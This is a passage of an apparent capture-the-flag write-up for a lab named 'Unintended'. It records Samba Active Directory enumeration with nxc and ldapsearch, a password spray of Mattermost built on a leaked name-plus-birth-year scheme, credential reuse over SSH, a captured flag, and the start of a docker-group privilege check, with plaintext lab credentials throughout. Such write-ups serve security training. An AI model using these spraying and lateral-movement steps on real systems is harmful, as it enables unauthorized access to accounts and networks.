
Found
juan@unintended.local:theJUANman2019
Domain enumeration
Check is this account is valid for the DC:
$ nxc smb dc.unintended.vl -u 'juan' -p 'theJUANman2019'
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\juan:theJUANman2019
Enumerate users:
$ nxc smb dc.unintended.vl -u 'juan' -p 'theJUANman2019' --users
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\juan:theJUANman2019
SMB         10.10.133.53    445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.133.53    445    DC               Administrator                 2024-02-24 19:33:16 0       Built-in account for administering the computer/domain
SMB         10.10.133.53    445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.133.53    445    DC               krbtgt                        2024-02-24 19:33:16 0       Key Distribution Center Service Account
SMB         10.10.133.53    445    DC               juan                          2024-02-24 19:40:31 0
SMB         10.10.133.53    445    DC               abbie                         2024-02-24 19:40:32 0
SMB         10.10.133.53    445    DC               cartor                        2024-02-24 19:40:32 0
Enumerate groups:
$ nxc smb dc.unintended.vl -u 'juan' -p 'theJUANman2019' --groups
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\juan:theJUANman2019
SMB         10.10.133.53    445    DC               [-] Error enumerating domain group using dc ip 10.10.133.53: session terminated by server
Failed
$ nxc ldap -d unintended.vl -u 'juan' -p 'theJUANman2019' --bloodhound -c Group dc.unintended.vl
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
[19:30:33] ERROR    Exception while calling proto_flow() on target 10.10.133.53: list index out of range
Issue reported #243
Try another way to proceed to enumeration via LDAP:
$ ldapdomaindump -u 'unintended.vl\juan' -p 'theJUANman2019' -o DC.UNINTENDED.VL --no-json --no-grep 10.10.133.53
[*] Connecting to host...
[*] Binding to host
Traceback (most recent call last):
Failed
Something is pretty weird, as this is a Linux Samba 4 AD seems many tools don’t work correctly as they do it with Windows AD.
After more research, we have identified that Strong authentication is required with this configuration of Samba 4, that cause some issue.
So change the way to enumerate with a classic ldapsearch.
Enumerate users and computers objects:
$ LDAPTLS_REQCERT=never ldapsearch -H ldaps://dc.unintended.vl -D 'unintended\juan' -w  'theJUANman2019' -LLL -s sub -b 'DC=unintended,DC=vl' '(objectclass=user)' 'samaccountname' | grep -i samaccountname: | cut -d' ' -f2
DC$
Administrator
krbtgt
cartor
Guest
abbie
BACKUP$
juan
WEB$
Enumerate groups and their members:
$ LDAPTLS_REQCERT=never ldapsearch -H ldaps://dc.unintended.vl -D 'unintended\juan' -w  'theJUANman2019' -LLL -s sub -b 'DC=unintended,DC=vl' '(objectclass=group)' 'member'
dn: CN=Remote Desktop Users,CN=Builtin,DC=unintended,DC=vl

dn: CN=Users,CN=Builtin,DC=unintended,DC=vl
member: CN=S-1-5-4,CN=ForeignSecurityPrincipals,DC=unintended,DC=vl
member: CN=Domain Users,CN=Users,DC=unintended,DC=vl
member: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=unintended,DC=vl

dn: CN=Replicator,CN=Builtin,DC=unintended,DC=vl

dn: CN=Domain Admins,CN=Users,DC=unintended,DC=vl
member: CN=Administrator,CN=Users,DC=unintended,DC=vl
member: CN=cartor,CN=Users,DC=unintended,DC=vl

dn: CN=Network Configuration Operators,CN=Builtin,DC=unintended,DC=vl

dn: CN=Enterprise Admins,CN=Users,DC=unintended,DC=vl
member: CN=Administrator,CN=Users,DC=unintended,DC=vl

dn: CN=Cryptographic Operators,CN=Builtin,DC=unintended,DC=vl

dn: CN=RAS and IAS Servers,CN=Users,DC=unintended,DC=vl

dn: CN=Group Policy Creator Owners,CN=Users,DC=unintended,DC=vl
member: CN=Administrator,CN=Users,DC=unintended,DC=vl

dn: CN=IIS_IUSRS,CN=Builtin,DC=unintended,DC=vl
member: CN=S-1-5-17,CN=ForeignSecurityPrincipals,DC=unintended,DC=vl

dn: CN=DnsAdmins,CN=Users,DC=unintended,DC=vl

dn: CN=Terminal Server License Servers,CN=Builtin,DC=unintended,DC=vl

dn: CN=Windows Authorization Access Group,CN=Builtin,DC=unintended,DC=vl
member: CN=S-1-5-9,CN=ForeignSecurityPrincipals,DC=unintended,DC=vl

dn: CN=Domain Computers,CN=Users,DC=unintended,DC=vl

dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=unintended,DC=vl

dn: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=unintended,DC=vl
member: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=unintended,DC=vl

dn: CN=Account Operators,CN=Builtin,DC=unintended,DC=vl

dn: CN=Domain Users,CN=Users,DC=unintended,DC=vl

dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=unintended,DC=vl

dn: CN=Server Operators,CN=Builtin,DC=unintended,DC=vl

dn: CN=Performance Monitor Users,CN=Builtin,DC=unintended,DC=vl

dn: CN=Administrators,CN=Builtin,DC=unintended,DC=vl
member: CN=Administrator,CN=Users,DC=unintended,DC=vl
member: CN=Domain Admins,CN=Users,DC=unintended,DC=vl
member: CN=Enterprise Admins,CN=Users,DC=unintended,DC=vl

dn: CN=Denied RODC Password Replication Group,CN=Users,DC=unintended,DC=vl
member: CN=krbtgt,CN=Users,DC=unintended,DC=vl
member: CN=Domain Admins,CN=Users,DC=unintended,DC=vl
member: CN=Enterprise Admins,CN=Users,DC=unintended,DC=vl
member: CN=Group Policy Creator Owners,CN=Users,DC=unintended,DC=vl
member: CN=Read-only Domain Controllers,CN=Users,DC=unintended,DC=vl
member: CN=Domain Controllers,CN=Users,DC=unintended,DC=vl
member: CN=Cert Publishers,CN=Users,DC=unintended,DC=vl
member: CN=Schema Admins,CN=Users,DC=unintended,DC=vl

dn: CN=Incoming Forest Trust Builders,CN=Builtin,DC=unintended,DC=vl

dn: CN=Guests,CN=Builtin,DC=unintended,DC=vl
member: CN=Guest,CN=Users,DC=unintended,DC=vl
member: CN=Domain Guests,CN=Users,DC=unintended,DC=vl

dn: CN=Print Operators,CN=Builtin,DC=unintended,DC=vl

dn: CN=Read-only Domain Controllers,CN=Users,DC=unintended,DC=vl

dn: CN=Domain Controllers,CN=Users,DC=unintended,DC=vl

dn: CN=Certificate Service DCOM Access,CN=Builtin,DC=unintended,DC=vl

dn: CN=Performance Log Users,CN=Builtin,DC=unintended,DC=vl

dn: CN=Domain Guests,CN=Users,DC=unintended,DC=vl

dn: CN=Backup Operators,CN=Builtin,DC=unintended,DC=vl
member: CN=abbie,CN=Users,DC=unintended,DC=vl

dn: CN=Web Developers,CN=Users,DC=unintended,DC=vl
member: CN=juan,CN=Users,DC=unintended,DC=vl

dn: CN=Distributed COM Users,CN=Builtin,DC=unintended,DC=vl

dn: CN=Event Log Readers,CN=Builtin,DC=unintended,DC=vl

dn: CN=Cert Publishers,CN=Users,DC=unintended,DC=vl

dn: CN=Schema Admins,CN=Users,DC=unintended,DC=vl
member: CN=Administrator,CN=Users,DC=unintended,DC=vl

dn: CN=DnsUpdateProxy,CN=Users,DC=unintended,DC=vl

# refldaps://unintended.vl/CN=Configuration,DC=unintended,DC=vl

# refldaps://unintended.vl/DC=DomainDnsZones,DC=unintended,DC=vl

# refldaps://unintended.vl/DC=ForestDnsZones,DC=unintended,DC=vl
- juan is a member of Web Developers
- abbie is a member of Backup Operators
- cartor is a member of Domain Admins
Mattermost - weak password spraying (Unintended_User-1)
As my instance has expired then set a new one:
10.10.242.229
10.10.242.230
10.10.242.231

We can signin to Mattermost using juan@unintended.vl:theJUANman2019 (found with juan@unintended.local but works with juan@unintended.vl):
And we can also authenicate to web.unintended.vl via SSH using unintended.vl\\juan:theJUANman2019 (don’t forget to add the domain as it’s not a PAM local user):
$ ssh unintended.vl\\juan@web.unintended.vl
(unintended.vl\juan@web.unintended.vl) Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed May  1 09:46:34 AM UTC 2024

  System load:                      0.1025390625
  Usage of /:                       72.1% of 9.75GB
  Memory usage:                     56%
  Swap usage:                       0%
  Processes:                        177
  Users logged in:                  0
  IPv4 address for br-1c74e0922629: 172.19.0.1
  IPv4 address for br-9f7c921da56a: 172.18.0.1
  IPv4 address for br-d2d8c10f2c77: 172.21.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens5:            10.10.242.230


Expanded Security Maintenance for Applications is not enabled.

13 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Feb 24 19:45:33 2024 from 10.10.10.12
juan@unintended.vl@web:~$
We get the first flag Unintended_User-1:
juan@unintended.vl@web:~$ cat flag.txt
VL{5a4ef1c4294a00a6b669e0d91c66901c}
First, we will focus on Mattermost and checking the direct messages, we see that Juan Rathul (aka juank) has leaked the password scheme to Abbie Spencer (aka theabbs):



Juan has Web Developer role and Abbie has Server Admin role.
Following the same pattern than for Juan login juan@unintended.vl, we will send the login request to Burp Intruder with abbie@unintended.vl as login and the password scheme Abbie+ BirthYear (from 1995 to 2005, as we are in 2024 and seems she is pretty a young adult):



Found
abbie@unintended.vl:Abbie1998
Now we use these credentials to check also the DM from Abbie:

Found another credentials
abbie:Hiu8sy8SA8h2
I use it to login via SSH to web.unintended.vl:
$ ssh unintended.vl\\abbie@web.unintended.vl
(unintended.vl\abbie@web.unintended.vl) Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed May  1 10:37:51 AM UTC 2024

  System load:                      0.0390625
  Usage of /:                       72.2% of 9.75GB
  Memory usage:                     56%
  Swap usage:                       0%
  Processes:                        184
  Users logged in:                  1
  IPv4 address for br-1c74e0922629: 172.19.0.1
  IPv4 address for br-9f7c921da56a: 172.18.0.1
  IPv4 address for br-d2d8c10f2c77: 172.21.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens5:            10.10.242.230


Expanded Security Maintenance for Applications is not enabled.

13 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Mar 30 09:33:52 2024 from 10.8.0.101
abbie@unintended.vl@web:~$
Docker - privilege escalation (Unintended_User-2)
Quick check:
abbie@unintended.vl@web:~$ id
uid=320201104(abbie@unintended.vl) gid=320200513(domain users@unintended.vl) groups=320200513(domain users@unintended.vl)

abbie@unintended.vl@web:~$ sudo -l
[sudo] password for abbie@unintended.vl:
Sorry, user abbie@unintended.vl may not run sudo on web.

abbie@unintended.vl@web:~$ pwd
/home/abbie@unintended.vl
abbie@unintended.vl@web:~$ ls -la
total 24
drwxr-xr-x 3 abbie@unintended.vl domain users@unintended.vl 4096 Mar 30 09:33 .
drwxr-xr-x 6 root                root                       4096 Mar 30 09:32 ..
lrwxrwxrwx 1 abbie@unintended.vl domain users@unintended.vl    9 Mar 30 09:33 .bash_history -> /dev/null
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl  220 Mar 30 09:32 .bash_logout
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl 3771 Mar 30 09:32 .bashrc
drwx------ 2 abbie@unintended.vl domain users@unintended.vl 4096 Mar 30 09:33 .cache
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl  807 Mar 30 09:32 .profile
Nothing interesting.
Try the same credentials to other servers:
- DC:
$ ssh unintended.vl\\abbie@dc.unintended.vl
unintended.vl\abbie@dc.unintended.vl's password:
Permission denied, please try again.
Failed
- BACKUP:
$ ssh unintended.vl\\abbie@backup.unintended.vl
unintended.vl\abbie@backup.unintended.vl's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed May  1 10:43:45 AM UTC 2024

  System load:  0.080078125       Processes:                110
  Usage of /:   38.4% of 9.75GB   Users logged in:          0
  Memory usage: 13%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens5:    10.10.242.231


Expanded Security Maintenance for Applications is not enabled.

13 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Mar 30 09:35:41 2024 from 10.8.0.101
abbie@unintended.vl@backup:~$
Success
As always quick check:
abbie@unintended.vl@backup:~$ id
uid=320201104(abbie@unintended.vl) gid=320200513(domain users@unintended.vl) groups=320200513(domain users@unintended.vl),119(docker)
abbie@unintended.vl@backup:~$ hostname
backup.unintended.vl
abbie@unintended.vl@backup:~$ sudo -l
[sudo] password for abbie@unintended.vl:
Sorry, user abbie@unintended.vl may not run sudo on backup.
